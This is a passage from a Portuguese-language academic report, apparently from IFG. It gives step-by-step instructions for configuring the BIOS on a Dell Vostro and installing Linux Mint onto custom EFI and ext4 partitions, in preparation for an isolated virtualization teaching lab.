
- Considerando o ambiente elaborado para os testes da implementação e para o estudo da proposta, especificados na seção 23, foi habilitada a virtualização na máquina de testes, o Dell Vostro P89G. Para habilitar a virtualização e remover a inicialização segura, o equipamento deve ser iniciado com a tecla F2 sendo pressionada para acessar a BIOS.
- Segundo o manual do usuário (Dell, 2020), para habilitar a virtualização do equipamento Dell Vostro P89G, utilizado os para testes fora ambiente do IFG, bastou marcar a opção Virtualization Support, depois selecionar a opção Virtualization e marcar a caixa de seleção para habilitar a Intel Virtualization Technology. Para desabilitar a inicialização segura, bastou selecionar a aba Secure Boot e desabilitar o Secure Boot. Após realizados os procedimentos, salve as alterações realizadas pressionando a opção Apply e reinicie o equipamento.

**Figura 30** – *Virtualização e Secure Boot no Dell*

Fonte: Elaborado pelos autores.


### 3.4.1.3 3ª Etapa – Instalação e particionamento do Linux Mint no SSD do equipamento

1. Com a virtualização ativa e a inicialização segura desabilitada no equipamento, inicia-se a etapa de acessar o instalador do sistema operacional Linux Mint no equipamento para configurar seus devidos particionamentos. Para o acesso no sistema operacional é necessário que a mídia inicializável do Linux Mint esteja conectada no equipamento e seja pressionada a respectiva tecla para acesso a escolha da mídia de inicialização.
2. Para selecionar a mídia inicializável tanto no equipamento Lenovo ThinkCentre M75Q-1, quanto no equipamento Dell Vostro P89G, basta pressionar o botão para ligar o computador e logo em seguida pressionar a tecla F12. Ao acessar o menu de inicialização, selecione a mídia externa que foi configurado o Linux Mint.

**Figura 31** – *Acessando o menu de Boot e selecionando mídia*

Fonte: Elaborado pelos autores.


3. Ao selecionar a mídia inicializável será aberto o gerenciador de inicialização Multi-Boot, o GNU GRUB, onde o mesmo permite selecionar o sistema operacional Linux Mint. Selecione a opção de Start Linux Mint 20.3 Cinnamon 64-bit, pressione Enter e aguarde o sistema iniciar.

**Figura 32** – *Acessando o GNU GRUB*

Fonte: Elaborado pelos autores.

4. Após a inicialização do sistema operacional será mostrada a tela da área de trabalho contendo o instalador do Linux Mint. Antes de iniciar com a instalação do sistema será realizada a configuração de particionamento do disco. Para acessar o gerenciador de discos clique no menu iniciar do Linux Mint, pesquise por Disks e selecione a primeira opção.


O sistema operacional será instalado em uma nova partição criada na mídia de armazenamento dos computadores do laboratório S400 do IFG. O ambiente já existente não sofrerá alterações, pois o novo ambiente será configurado utilizando o espaço disponível nas mídias de armazenamento dos computadores atuais do laboratório, mantendo-se assim os sistemas operacionais padrões, Windows 10 e Linux Mint.

**Figura 33** – *Acessando o gerenciador de discos*

Fonte: Elaborado pelos autores.

5. Dentro do gerenciador de discos selecione o disco que será utilizado para ser particionado. Neste caso em específico foi utilizado um disco externo de 1TB para que fosse possível inicializar o sistema operacional nos equipamentos habilitados para os testes de implementação do laboratório. Para criar as partições clique em Adicionar com o símbolo de (+) e crie as devidas partições.

**Figura 34** – Gerenciador de discos e criação de partições




Fonte: Elaborado pelos autores.

6. As partições a serem criadas devem seguir os seguintes critérios:


- /dev/sda1 - Tamanho da Partição: 500 MB / Sistema de Arquivos: FAT
- /dev/sda2 - Tamanho da Partição: 25 GB / Sistema de Arquivos: Ext4
- /dev/sda3 - Tamanho da Partição: 50 GB / Sistema de Arquivos: Ext4

**Figura 35** – Criação da partição /dev/sda1




Fonte: Elaborado pelos autores.

Figura 36 – Criação da partição /dev/sda2




Fonte: Elaborado pelos autores.

Figura 37 – Criação da partição /dev/sda3



Fonte: Elaborado pelos autores.


Figura 38 – Critérios das partições no disco



Fonte: Elaborado pelos autores.

- Após a criação das partições no disco selecionado será iniciada a instalação do Linux Mint nas partições configuradas na mídia de armazenamento do equipamento. Localize a área de trabalho e clique em Install Linux Mint.


**Figura 39** – *Disco de Instalação do Linux Mint*



Fonte: Elaborado pelos autores.

- Selecione a opção de idioma e layout do teclado do sistema para Português do Brasil.

**Figura 40** – *Configuração do Idioma e Layout do teclado*




Fonte: Elaborado pelos autores.

- Alguns recursos de multimídia exigem a instalação de codecs adicionais e opcionais no sistema. Desmarque a opção de instalação e prossiga, pois não possui relevância.

10. Como o disco onde o Linux Mint foi particionado para suportar a implementação do laboratório, as partições devem ser selecionadas. Clique em Opção Avançada e prossiga.


Figura 41 – Escolha das partições criadas



Fonte: Elaborado pelos autores.

11. Dentro de Opção Avançada selecione o disco utilizado para instalar o carregador de inicialização. Neste caso utilizamos um disco externo de 1TB para que fosse possível inicializar o sistema operacional nos equipamentos habilitados para os testes de implementação do laboratório. Se a implementação já estivesse sendo aplicada diretamente nos equipamentos dos laboratórios S400, seria necessário selecionar o respectivo SSD para o Linux Mint.


Figura 42 – Selecionando o local para instalação



Fonte: Elaborado pelos autores.

12. Na mesma janela selecione cada partição criada e clique para alterar, uma por vez.

Figura 43 – Partições a serem alteradas




Fonte: Elaborado pelos autores.

13. As partições devem ser configuradas nos seguintes critérios:


- /dev/sda1 - Tamanho da Partição: 500 MB / Partição: EFI
- /dev/sda2 - Tamanho da Partição: 25 GB / Partição: ROOT
- /dev/sda3 - Tamanho da Partição: 50 GB / Partição: VAZIO

Figura 44 – Configuração da partição /dev/sda1




Fonte: Elaborado pelos autores.

Figura 45 – Configuração da partição /dev/sda2



Fonte: Elaborado pelos autores.


Figura 46 – Configuração da partição /dev/sda3



Fonte: Elaborado pelos autores.

14. Após as alterações realizadas, clique em Instalar agora para prosseguir com a instalação.

Figura 47 – Partições configuradas e pronto para instalação



Fonte: Elaborado pelos autores.

15. Será solicitado um nome de usuário e senha para utilização. Como o laboratório terá como usuário final o aluno, para seus estudos práticos durante as aulas, o usuário e senha criado para o acesso foi considerado o mesmo que está por padrão nos laboratórios S400 do Instituto Federal de Goiás, sendo o usuário Aluno e senha aluno.

Nas próximas etapas de configuração do laboratório, será criada uma senha de Administrador, a qual somente o docente terá controle sobre o laboratório para realizar qualquer alteração. Com isso o aluno não conseguirá realizar nenhuma ação que fuja do ambiente isolado e o laboratório se manterá isolado do ambiente das máquinas virtuais que serão utilizadas durante os estudos práticos em sala de aula, mitigando-se assim quaisquer problemas de segurança da informação. Para prosseguir, insira o usuário e senha padrão e clique em Continuar.

**Figura 48** – *Usuário e senha padrão para o aluno*


Fonte: Elaborado pelos autores.

16. A instalação do Linux Mint será iniciada, não desligue o equipamento durante o processo. Se ocorrer do equipamento desligar, pode acontecer do disco ou alguma partição corromper, sendo necessária uma nova formatação, configuração e instalação posterior.

**Figura 49** – *Linux Mint sendo instalado*

Fonte: Elaborado pelos autores.

17. Após instalação o sistema operacional precisará ser reiniciado. Clique em Reiniciar agora.

**Figura 50** – *Janela para reinicialização do sistema operacional*

Fonte: Elaborado pelos autores.

